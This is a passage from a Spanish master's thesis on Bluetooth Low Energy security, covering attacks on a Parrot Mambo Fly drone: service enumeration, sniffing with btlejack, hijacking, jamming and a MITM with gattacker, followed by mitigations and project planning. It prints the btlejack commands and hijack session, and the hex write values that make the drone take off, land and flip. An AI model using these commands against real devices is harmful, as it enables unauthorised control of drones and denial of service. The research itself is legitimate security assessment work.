0090 -> 00f0	9a66fb000800919111e4012d1540cb8e 9a66fb000800919111e4012d1540cb8e 0095 9a66fb010800919111e4012d1540cb8e NOTIFY 0098 9a66fb020800919111e4012d1540cb8e NOTIFY 009b 9a66fb030800919111e4012d1540cb8e NOTIFY 009e 9a66fb040800919111e4012d1540cb8e NOTIFY 00a1 9a66fb050800919111e4012d1540cb8e NOTIFY 00a4 9a66fb060800919111e4012d1540cb8e NOTIFY 00a7 9a66fb070800919111e4012d1540cb8e NOTIFY 00aa 9a66fb080800919111e4012d1540cb8e NOTIFY 00ad 9a66fb090800919111e4012d1540cb8e NOTIFY 00b0 9a66fb0a0800919111e4012d1540cb8e NOTIFY 00b3 9a66fb0b0800919111e4012d1540cb8e NOTIFY 00b6 9a66fb0c0800919111e4012d1540cb8e NOTIFY 00b9 9a66fb0d0800919111e4012d1540cb8e NOTIFY 00bc 9a66fb0e0800919111e4012d1540cb8e NOTIFY 00bf 9a66fb0f0800919111e4012d1540cb8e NOTIFY 00c2 9a66fb100800919111e4012d1540cb8e NOTIFY 00c5 9a66fb110800919111e4012d1540cb8e NOTIFY 00c8 9a66fb120800919111e4012d1540cb8e NOTIFY 00cb 9a66fb130800919111e4012d1540cb8e NOTIFY 00ce 9a66fb140800919111e4012d1540cb8e NOTIFY 00d1 9a66fb150800919111e4012d1540cb8e NOTIFY 00d4 9a66fb160800919111e4012d1540cb8e NOTIFY 00d7 9a66fb170800919111e4012d1540cb8e NOTIFY 00da 9a66fb180800919111e4012d1540cb8e NOTIFY 00dd 9a66fb190800919111e4012d1540cb8e NOTIFY 00e0 9a66fb1a0800919111e4012d1540cb8e NOTIFY 00e3 9a66fb1b0800919111e4012d1540cb8e NOTIFY 00e6 9a66fb1c0800919111e4012d1540cb8e NOTIFY 00e9 9a66fb1d0800919111e4012d1540cb8e NOTIFY 00ec 9a66fb1e0800919111e4012d1540cb8e NOTIFY 00ef 9a66fb1f0800919111e4012d1540cb8e NOTIFY		
0110 -> 0118	9a66fd210800919111e4012d1540cb8e 9a66fd220800919111e4012d1540cb8e 0112 9a66fd230800919111e4012d1540cb8e NOTIFY 0115 9a66fd240800919111e4012d1540cb8e READ, WRITE, NOTIFY 00		
0118	9a66fd240800919111e4012d1540cb8e READ, WRITE 00106000000H00		
0120 -> 0128	9a66fd510800919111e4012d1540cb8e 9a66fd520800919111e4012d1540cb8e 0122 9a66fd530800919111e4012d1540cb8e NOTIFY 0125 9a66fd540800919111e4012d1540cb8e READ, WRITE 00		
0128	9a66fd540800919111e4012d1540cb8e READ, WRITE 00106000000H00		
0130 -> ffff	9a66fe000800919111e4012d1540cb8e 9a66fe010800919111e4012d1540cb8e 0132 9a66fe020800919111e4012d1540cb8e NOTIFY 0135	WRITE READ, NOTIFY 00	

**Fig. 6.84.**: Enumeración de servicios de Parrot Mambo fly - parte 2.

En la figuras anteriores, se aprecia que todos los servicios y características, a parte de los genéricos con UUID 1800 y 1801, son propietarios del fabricante.

## 6.7.2 Sniffing


Posteriormente se analiza el tráfico bluetooth entre la aplicación y el Dron.

### Registro HCI

En primer lugar, se realiza un análisis preliminar del .pcap obtenido del registro HCI del teléfono con el fin de obtener todos los paquetes transmitidos desencriptados y sin ninguna perdida de datos.

En la captura .pcap de la figura 6.85, se pueden ver varias operaciones de escritura sobre los handles 0x0040, 0x0043 que llaman la atención y algunas notificaciones en los handles 0x00bc y 0x00e3.

En las operaciones de escritura, se aprecia una secuencia incremental en el tercer y cuarto, bit más significativo.



**Fig. 6.85.:** Captura wireshark con el registro hci.

La característica gobernada por el **handle 0x0043** repite un valor transmitido, teniendo en cuenta la secuencia, pudiendo corresponder con varias operaciones realizadas con el dron (despegue, aterrizaje, encendido y apagado de las aspas, flips ...). El **handle 0x0040** sigue la secuencia alternativa del cuarto bit, pero su último byte menos significativo (8 bits) no sigue un patrón que corresponda con las operaciones realizadas a simple vista.

## Btlejack

El proceso se repite con las antenas microbit y la herramienta **btlejack**. Se pretende **analizar los paquetes** transmitidos en el handle 0x0043 en **tiempo real** comunicando btlejack y wireshark mediante un pipe. En la figura 6.86 se dispone del comando empleado para comunicar ambas herramientas.

```
(s4mu51㉿kali)-[~/Desktop/TFM/parrotDron]
└─$ sudo btlejack -c any -x nordic -w /tmp/pipe
BtleJack version 2.0
[+] Waiting for wireshark ...
[i] Detected sniffers:
> Sniffer #0: version 2.0
> Sniffer #1: version 2.0
> Sniffer #2: version 2.0
LL Data: 05 22 a9 10 b7 30 31 5f fd f5 5d 3a d9 cc c2 62 c1 44 c7 61 c3 02 18 00 27 00 00 00 00 d0 ff ff ff ff ff 1f 08
[i] Got CONNECT_REQ packet from f5:31:30:b7:10:a9 to cc:d9:3a:5d:f5:fd
└─ Access Address: 0x44c162c2
└─ CRC Init value: 0xc361c7
└─ Hop interval: 39
└─ Hop increment: 8
└─ Channel Map: 1fffffffffffff (2 bits), 334 bytes captured (2672 bits) on interface eth0, id 9
└─ Timeout: 20000 ms
    ↓
LL Data: 03 09 08 0f 00 00 00 00 00 00 00 Port: 5353
LL Data: 0b 09 09 1d 00 00 00 00 00 00 00
LL Data: 03 06 0c 07 1d 00 d3 07
LL Data: 0b 06 0c 07 d2 00 0a 00
LL Data: 03 0c 00 02 02 00 06 00 00 00 d0 07 0a 00
```

**Fig. 6.86.:** Sniffing con btlejack en tiempo real.

Los resultados del análisis se aprecian en la figura 6.87. Durante la captura, se ha podido comprobar que las **operaciones de escritura sobre el handle 0x0043** corresponden a las instrucciones enviadas desde la aplicación siguiendo la **secuencia incremental** descrita anteriormente. Además, aparecen indicios de una fase previa de autenticación, ya que no es hasta el séptimo paquete cuando realmente se llevan a cabo dichas instrucciones por el dron.

Los movimientos realizados con el dron se corresponden con las siguientes operaciones de escritura en el handle 0x0043:

- **Encendido de hélices** (séptima operación de escritura en 0x0043): 04070200050001.
- **Apagado de hélices** (octava operación de escritura en 0x0043): 04080200050000
- **Encendido de hélices** (novena operación de escritura en 0x0043): 04090200050001.
- **Despegue** (décima operación de escritura en 0x0043): 040a02000100.
- **Aterrizaje** (undécima operación de escritura en 0x0043): 040b02000300.
- **Despegue** (duodécima operación de escritura en 0x0043): 040c02000100.
- **Flip hacia atrás** (decimotercera operación de escritura en 0x0043): 040d020400000000000000.
- **Aterrizaje** (decimocuarta operación de escritura en 0x0043): 040e02000300.

The screenshot shows a Wireshark capture window titled "ON\_OFF\_ON\_UP\_DOWN\_UP\_FLIP\_DOWN.pcapng". The packet list table has columns: No., Time, Source, Destination, Protocol, Length, and Info. The selected row is frame 420, which is highlighted in blue. The details pane shows the hex dump and ASCII representation of the selected packet, which is a Write Command (opcode 0x52) to handle 0x0043 with value 04070200050001.

No.	Time	Source	Destination	Protocol	Length	Info
48	1.144015	Slave	Master	ATT	53	Rcvd Read By Type Response, Attribute List Length: 1, Unknown
294	6.483290	Master	Slave	ATT	50	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
296	6.581223	Master	Slave	ATT	52	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
303	6.728406	Master	Slave	ATT	39	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
342	7.728401	Master	Slave	ATT	49	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
345	7.773555	Master	Slave	ATT	46	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
347	7.806117	Master	Slave	ATT	39	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
<b>420</b>	<b>22.982524</b>	<b>Master</b>	<b>Slave</b>	<b>ATT</b>	<b>40</b>	<b>40 Sent Write Command, Handle: 0x0043 (Unknown: Unknown)</b>
478	40.273339	Master	Slave	ATT	40	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
490	42.490139	Master	Slave	ATT	40	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
502	45.144520	Master	Slave	ATT	39	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
552	51.298450	Master	Slave	ATT	39	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
616	63.733765	Master	Slave	ATT	39	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
668	70.592803	Master	Slave	ATT	43	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)
864	91.933360	Master	Slave	ATT	30	Sent Write Command, Handle: 0x0043 (Unknown: Unknown)

Frame 420: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface /tmp/pipe, id 1  
 ▶ Nordic BLE Sniffer  
 ▶ Bluetooth Low Energy Link Layer  
 ▶ Bluetooth L2CAP Protocol  
 ▶ Bluetooth Attribute Protocol  
 ▶   Opcode: Write Command (0x52)  
 ▶   Handle: 0x0043 (Unknown: Unknown)  
 ▶   Value: 04070200050001

**Fig. 6.87.:** Paquetes ATT transmitidos en el handle 0x0043.

### 6.7.3 PoC con NRF Connect

Una vez obtenida la secuencia de las operaciones de escritura que manipulan el dron, se emplea la herramienta **NRF Connect** para realizar una **prueba de concepto** (PoC) al igual que se hizo con la miband3 en la sección 6.6.3. Se quiere demostrar que **una vez superada la fase de autenticación** se puede controlar el dron enviando las operaciones adecuadas sobre el handle correspondiente.

Para llevarlo a cabo, se necesita emparejar previamente el dron con la **aplicación legítima**. Posteriormente, se utiliza NRF Connect para enviar el **comando de despegue** (figura 6.88).

A continuación se dispone del [enlace](#) [37] para acceder al vídeo donde se muestra el funcionamiento de la PoC.



**Fig. 6.88.:** PoC de autenticación Mini Dron Parrot.

### 6.7.4 Hijacking

Debido a que el **punto de ruptura de la seguridad** pasa por evadir la **autenticación** a nivel de aplicación, se intenta realizar un ataque **hijacking**, por el cual un atacante puede robar la conexión, una vez superada la autenticación, manipular el dispositivo.

Este ataque fue llevado a cabo con éxito por **Damien Cauquil** durante la presentación en la [Def Con 26](#) [29] en el Parrot Rolling Spider con un **firmware no superior a la versión v1.99.2** mientras que la **versión del dispositivo analizado es la v3.0.26**. Con este ataque se pretende comprobar si Parrot ha tomado alguna medida de seguridad para parchear sus dispositivos.

En la figura 6.89, se demuestra que es factible **robar la conexión**, sin embargo, a pesar de ser correcta la secuencia<sup>7</sup> y el comando, **no tiene ningún efecto** sobre el dron por lo que se da por solucionada la **vulnerabilidad** contra esta herramienta.

```
(s4mu51㉿kali)-[~]
└─$ sudo btlejack -sROBIT
[sudo] password for s4mu51:
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 56 dBm] 0x0a464235 | pkts: 1
[ - 55 dBm] 0x0a464235 | pkts: 2
[ - 56 dBm] 0x0a464235 | pkts: 3
[ - 57 dBm] 0x0a464235 | pkts: 4
[ - 56 dBm] 0x0a464235 | pkts: 5
[ - 55 dBm] 0x0a464235 | pkts: 6
[ - 56 dBm] 0x0a464235 | pkts: 7
^C[i] Quitting

(s4mu51㉿kali)-[~]
└─$ sudo btlejack -f 0x0a464235 -t
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0x0a464235 ...
✓ CRCInit = 0xca4fe5
✓ Channel Map = 0xffffffff
✓ Hop interval = 9
✓ Hop increment = 6
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
>> 16 17 13 00 04 00 1b bc 00 02 57 00 05 02 00 00 69 6e 74 65 72 6e 61 6c 00
>> 1b 02 02 13
>> 16 19 15 00 04 00 1b bc 00 02 58 00 05 03 00 00 20 00 00 00 00 00 00 00 01 00 01
btlejack> write_cmd 0x0043 hex 04070200050001
btlejack>
```

**Fig. 6.89.:** Ataque hijacking a Mini Dron Parrot.

Las **diferencias** entre las versiones del firmware son muchas, pero la más significativa y que afecta al funcionamiento de la herramienta es el **tiempo** por el cual el dispositivo puede permanecer conectado **sin recibir un ACK** de la aplicación, siendo este tiempo inferior a **1 segundo**.

En las pruebas realizadas, la herramienta btlejack tarda aproximadamente el mismo tiempo en dejar de recibir las notificaciones del dron y la aplicación móvil **renueva la conexión** tras perderla con un pequeño retardo. Por lo que de esta forma, Parrot ha solventado la vulnerabilidad contra esta herramienta genérica. Sin embargo,

<sup>7</sup>Es necesario estar sniffando la conexión con la ubertooth para saber en qué secuencia se debe empezar a transmitir.

la vulnerabilidad de hijacking sigue estando presente y puede explotarse si se desarrolla una herramienta dedicada que responda a los ACKs.

En el siguiente [enlace](#) [38], se adjunta un vídeo del comportamiento de la aplicación móvil frente al ataque de hijacking. En él, se puede ver como la aplicación **se desconecta y se conecta** cambiando su dirección de acceso.

### 6.7.5 Jamming

Otro ataque factible y disruptivo que desencadena una **denegación de servicio**, es el **jamming**. La conexión BLE establecida entre el Dron y su aplicación es **vulnerable** a dicho ataque al no tener un pairing que lo proteja.

El jamming ejecutado con btlejack sigue los mismos principios que el hijacking, trata de **robar la conexión** y obtener los parámetros de conexión para inyectar ruido.


Las medidas de seguridad establecidas por Parrot, por las cuales el dispositivo bluetooth (dron) detecta que ha perdido la conexión tras no recibir ACKs en un periodo de tiempo determinado, impiden que el ataque se realice de forma prolongada, pero es tiempo más que suficiente, para que otra **aplicación legítima** inicie el proceso de conexión obteniendo el **control del dron**. Véase la figura 6.90. Este ataque esta disponible en vídeo en el siguiente [enlace](#) [39].



**Fig. 6.90.:** Robo de conexión con un ataque de jamming.

## 6.7.6 MITM con gattacker

Otro de los ataques que se pueden ejecutar sobre una conexión BLE sin protección es el **MITM**. Este ataque, permite situarse en medio de ambos dispositivos y enviar información o paquetes en nombre del otro. Para realizar este ataque se usa la herramienta **gattacker** ejecutada en una máquina virtual **kali con burp suite** y una **raspberry pi** conectadas entre ellas mediante una **red local inalámbrica**. Todo el proceso se relata en la sección 3.2. En la figura 6.91 se dispone del esquema de red.




**Fig. 6.91.**: Esquema de Red para ataque MITM.

En el primer intento se ejecuta **gattacker modificado** para interactuar con **burpsuite** pero no se cambia la MAC de la antena que conecta kali linux con la aplicación, lo que impide que la aplicación legítima detecte el dron.

Se repite el proceso **cambiando la MAC** de la antena BT de Kali Linux por la MAC del Dron “D0:3A:91:D2:E6:3B”. Esta vez, la aplicación legítima **realiza peticiones de conexión** pero no termina de establecer el enlace entre los dispositivos. Esto es debido a que la aplicación dispone de **medidas de protección contra el MITM**.

Para averiguar qué está pasando, se realiza **ingeniería inversa a la aplicación** “FreeFligh Mini” prestando especial atención al **paquete “arsdk”** y al **protocolo “ARDiscovey”** encargado del *Discovery* de los dispositivos que hay a su alrededor. Se intuye que el protocolo “ARDiscovey” securiza una de las medidas más comunes de protección contra ataques MITM: **detectar si dos dispositivos tienen la misma MAC** dentro del radio de alcance. En la figura 6.92 se muestran los intentos de conexión realizados por el teléfono.



**Fig. 6.92.:** Intentos fallidos de conexión.

Finalmente se repite el ataque, pero esta vez partiendo de la premisa de que **la aplicación no es capaz de descubrir el Dron** durante el *Discovery*. Para ello y como el bluetooth ofrece una conectividad de 20 metros de distancia, **se colocan ambos dispositivos separados** hasta que ninguno detecte la señal del otro. Sin embargo, se puede establecer un enlace usando los dos dispositivos intermedios (Kali, Raspberry). El resultado es la **ejecución correcta de la aplicación y del ataque** (véase la figura 6.93).

The screenshot shows a list of captured network traffic. The list includes various HTTP requests and responses, with some lines highlighted in purple. The interface shows tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Repeater tab is active.

**Fig. 6.93.:** MITM completo.

En la figura 6.94 se utiliza el **repeater de burpsuite** para reenviar los comandos que desencadenan el despegue y el aterrizaje del dron una vez realizado el MITM, demostrando que el **dron es vulnerable** a este tipo de ataque.

The screenshot shows the Repeater tab of Burp Suite. It displays a history of WebSocket messages between a client and a server. A specific message is selected for editing. The interface shows tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Repeater tab is active.

**Fig. 6.94.:** Reenvío de comando de despegue con BurpSuite.

A continuación, se facilita el [enlace](#) [40] para visualizar el ataque MITM. Por otro lado, se dispone de la [grabación](#) [41] de la pantalla del PC mientras se lleva a cabo el ataque.

### 6.7.7 Mitigaciones y medidas de protección para el Parrot Mambo Fly

El dron Parrot Mambo Fly carece de pairing pero implementa seguridad a nivel de aplicación que lo protegen frente ataques de hijaking o mitm genéricos. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Enumeración:** Se recomienda evitar la difusión de servicios para evitar su enumeración. Se puede corregir estableciendo un pairing o mediante medidas de autenticación a nivel de aplicación.
- **Jamming:** Se recomienda utilizar cifrado a nivel de capa 2.
- **MITM e inyección de comandos:** A pesar de esta aplicado el workaround para evitar el MITM, se puede eludir la seguridad distanciando los dispositivos Master y Slave. Se recomienda utilizar cifrado a nivel de capa 2.
- **Carencia de Pairing:** Se recomienda utilizar un pairing por LE Secure Connection con intercambio de claves por Diffie-Hellman.

## 6.8 Mitigaciones y medidas de protección generales

Todos los ataques anteriores se han realizado aprovechando vulnerabilidades de las **conexiones BLE**, debidas a mala configuración y a la inexistencia de un pairing vinculante que proteja la conexión.

La medida de seguridad que subsanaría todos los fallos anteriores consiste en establecer de un pairing por **LE Secure Conexión** para el intercambio de claves y evitar los ataques de crackle de *Legacy Pairing*. El modo de emparejamiento, aunque algunos incrementan la seguridad debe estar vinculado a la operativa del dispositivo. Para más detalles sobre la seguridad de BLE, se recomienda leer la sección 2.5.5.



# Conclusiones, incidencias y trabajo futuro

En este capítulo, se detallan las **conclusiones** y las **incidencias** que tuvieron lugar durante la evaluación de la seguridad de los dispositivos BT. Además, se comentan las posibles líneas de investigación a abordar en **futuros proyectos**.

## 7.1 Conclusiones

La tecnología bluetooth pasa desapercibida por el mundo en general. La mayoría de las empresas, incluidos los propios fabricantes, no invierten en la seguridad generando dispositivos altamente explotables. Esto se ha convertido en un **punto de fallo** para la mayoría de los dispositivos IoT, muchos de ellos de **carácter crítico e industrial**.

En este proyecto se ha realizado **el análisis, la explotación y la evaluación de seguridad** de los dispositivos Bluetooth, centrándose en las debilidades de la tecnología BLE. Las vulnerabilidades presentes en los dispositivos analizados son debidas principalmente a la **inexistencia de pairing**, a la **falta de autenticación** a nivel de aplicación o a la **mala configuración** de los desarrolladores, provocando controlar parcial o totalmente el dispositivo. En la mayoría de los casos, estas vulnerabilidades se pueden mitigar o solucionar de forma sencilla, configurando un pairing a nivel de enlace y cifrando así la conexión.

Las medidas generales de seguridad en bluetooth **no son costosas**, ni requieren un conocimiento especializado pero a menudo se prima la **comodidad** para el usuario sobre la seguridad, dando lugar a dispositivos vulnerables.

## 7.2 Incidencias

A lo largo del proyecto, se han utilizado multitud de **software** y de **hardware** de forma indistinta para realizar la evaluación de seguridad. Algunas de las dificultades encontradas se detallan a continuación:

- **Incompatibilidades entre las versiones:** Es el caso de la versión específica de node para ejecutar gattacker y btlejuice que provocó que ambas herramientas dejaran de funcionar tras una actualización inesperada.
- **Escasa documentación para la instalación del BLECTF:** El software BLECTF es difícil de instalar. Se tardó 2 días en introducir el programa dentro de la placa.
- **Multitud de repeticiones por falta de material:** Hay que destacar que las pruebas se han realizado con 3 placas Microbit que cubren los 3 canales de *advertisement* pero con solo una antena Ubertooth cubriendo un solo canal de *advertisement*, esto supuso un poco de “suerte” para capturar la comunicación.
- **Errores comunes:** Un error muy común es confundir los comando **write** y **write\_cmd** de btlejack cuando se realizan ataques de hijacking. Este error provocó confusión tras ejecutar correctamente el ataque sin obtener respuesta. Se detectó, realizando el sniffing al mismo tiempo que se ejecutaba el ataque con la Ubertooth.
- **Medidas de seguridad a nivel de aplicación:** El dron Parrot Mambo Fly ha sido el dispositivo más complicado de evadir su seguridad a nivel de aplicación. Se han realizado multitud de intentos fallidos antes de dar con las medidas de protección. Para completar el ataque MITM, se ha necesitado de un ayudante para llevar el dron fuera del alcance del dispositivo maestro mientras que el autor ejecutaba el ataque.

## 7.3 Trabajo futuro

La tecnología bluetooth no se limita solamente a **BLE**, si no que su otra modalidad, el **Bluetooth clásico**, se ha convertido en otro vector de ataque para los atacantes, naciendo vulnerabilidades altamente explotables que desencadenan una ejecución remota de código como el **Blueborne** o el **BleedingTooth**.

Los dispositivos analizados en este proyecto, no utilizan Bluetooth Clásico o lo utilizan parcialmente en combinación con BLE sin suponer un punto de entrada al dispositivo. Esta tecnología es susceptible de ser un punto de continuación para trabajar más en profundidad el protocolo Bluetooth y sus debilidades.

Por otra parte, el **hardware hacking** está cobrando importancia, siendo otra línea susceptible de ser estudiada con detenimiento.



## Anexo: Planificación y costes

En este anexo se detalla la planificación del proyecto junto con el presupuesto del mismo.

### A.1 Planificación

El proyecto se ha desarrollado desde el 15 de Octubre de 2020 (día de su concesión) hasta el 15 Julio de 2021 correspondiente al día de presentar la documentación del mismo.

Los **recursos involucrados** en el desarrollo del Trabajo Fin de Máster han sido dos:

- **Autor** del Trabajo Fin de Máster: **Samuel Argüelles Foronda**. Ejerce los papeles de Investigador y de Ingeniero de Ciberseguridad.
- **Tutor y director** del Trabajo Fin de Máster: **Tiago Fernández Caramés**. Su papel se basa en la realización de reuniones acerca de los requisitos y en la validación del trabajo realizado.

El autor del presente documento, asume la totalidad de las **tareas** y de los **roles** presentados a continuación:

- **Investigador**: Jefe del proyecto y desarrollador del mismo. Encargado de investigar nuevas vulnerabilidades y vectores de ataque que puedan suponer un compromiso de la seguridad de los dispositivos bluetooth. Colabora en conjunto con el Ingeniero de Ciberseguridad.
- **Ingeniero de Ciberseguridad**: Estudio de vulnerabilidades y medidas defensivas. Colabora en conjunto con el investigador para llevar a cabo los ataques a los dispositivos bluetooth y proponer medidas defensivas.


Las distintas **tareas** se pueden clasificar en cinco fases bien diferenciadas:

- **Estudio de las pilas de protocolo Bluetooth:** En esta fase se analizan el funcionamiento de los protocolos de bluetooth (tanto BLE como bluetooth clásico), el estado del arte de las vulnerabilidades de los mismos, vectores de ataque y se declaran los objetivos principales a abordar. Se dedicaron aproximadamente un total de **83 horas** divididas en **33 días**.
- **Análisis de herramientas software y hardware:** Se realiza el análisis de las herramientas para la evaluación de seguridad de BT tanto software como hardware. Se dedicaron aproximadamente un total de **73 horas** divididas en **29 días**.
- **Elección de los dispositivos bluetooth:** Se estudia distintos dispositivos bluetooth para su posterior evaluación, atendiendo a la dependencia del hardware y al interés del autor. Se dedicaron aproximadamente un total de **38 horas** divididas en **15 días**.
- **Evaluación de seguridad de los dispositivos Bluetooth:** En esta fase se pone en práctica el conocimiento adquirido en las fases anteriores para llegar a comprometer la seguridad de los dispositivos Bluetooth y ofrecer una solución adecuada a cada dispositivo. Se dedicaron aproximadamente un total de **215 horas** divididas en **86 días**.
- **Documentación:** Fase en la que se lleva a cabo la memoria del proyecto. Se dedicaron aproximadamente un total de **180 horas**.

El **tiempo dedicado** al proyecto se mide en **horas**. Cada día se dedica **2,5 horas** diarias a las fases del proyecto y por **1 hora** la fase de documentación, siendo un total de **3,5 horas** diarias. En resumen, se han dedicado un total de **409 horas** divididas en **163 días** a las que se añade el tiempo invertido en la documentación del proyecto siendo un total de **180 horas** divididas en **180 días**. Todo esto da un cómputo total de **589 horas** dedicadas al proyecto.

En la siguiente página, se muestra la figura A.1 que representa el **diagrama de Gantt** que muestra el *schedule* de las tareas que se llevan a cabo durante la ejecución del proyecto.

Avaluación da Seguridad de Dispositivos Comerciales Bluetooth	
Máster Inter-Universitario en Ciberseguridad	Inicio del proyecto:
Samuel Argüelles Foronda	jue, 15/10/2020 Fin del proyecto: vie, 9/7/2021



**Fig. A.1:** Diagrama de Gantt.

## A.2 Presupuesto

A continuación se detalla el conjunto de tablas donde se recoge el **coste humano** asociado a cada una de las fases del proyecto y el **coste del hardware** necesario para el desarrollo del mismo.

La tabla A.1 muestra el **coste por hora** asociado a cada uno de los **recursos**. Estos costes se tienen en cuenta en las tablas A.2, A.3, A.4, A.5 y A.6 para calcular el precio de cada fase del proyecto.

Concepto	Precio/Hora (€/h)
Autor	30,00
Tutor/Director	40,00

**Tab. A.1.:** Coste por hora asociado a cada recurso.

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
180	Autor	30,00	5400,00
20	Tutor/Director	40,00	800,00
<b>Precio Total (€)</b>			6200,00

**Tab. A.2.:** Coste de la fase de documentación del proyecto.

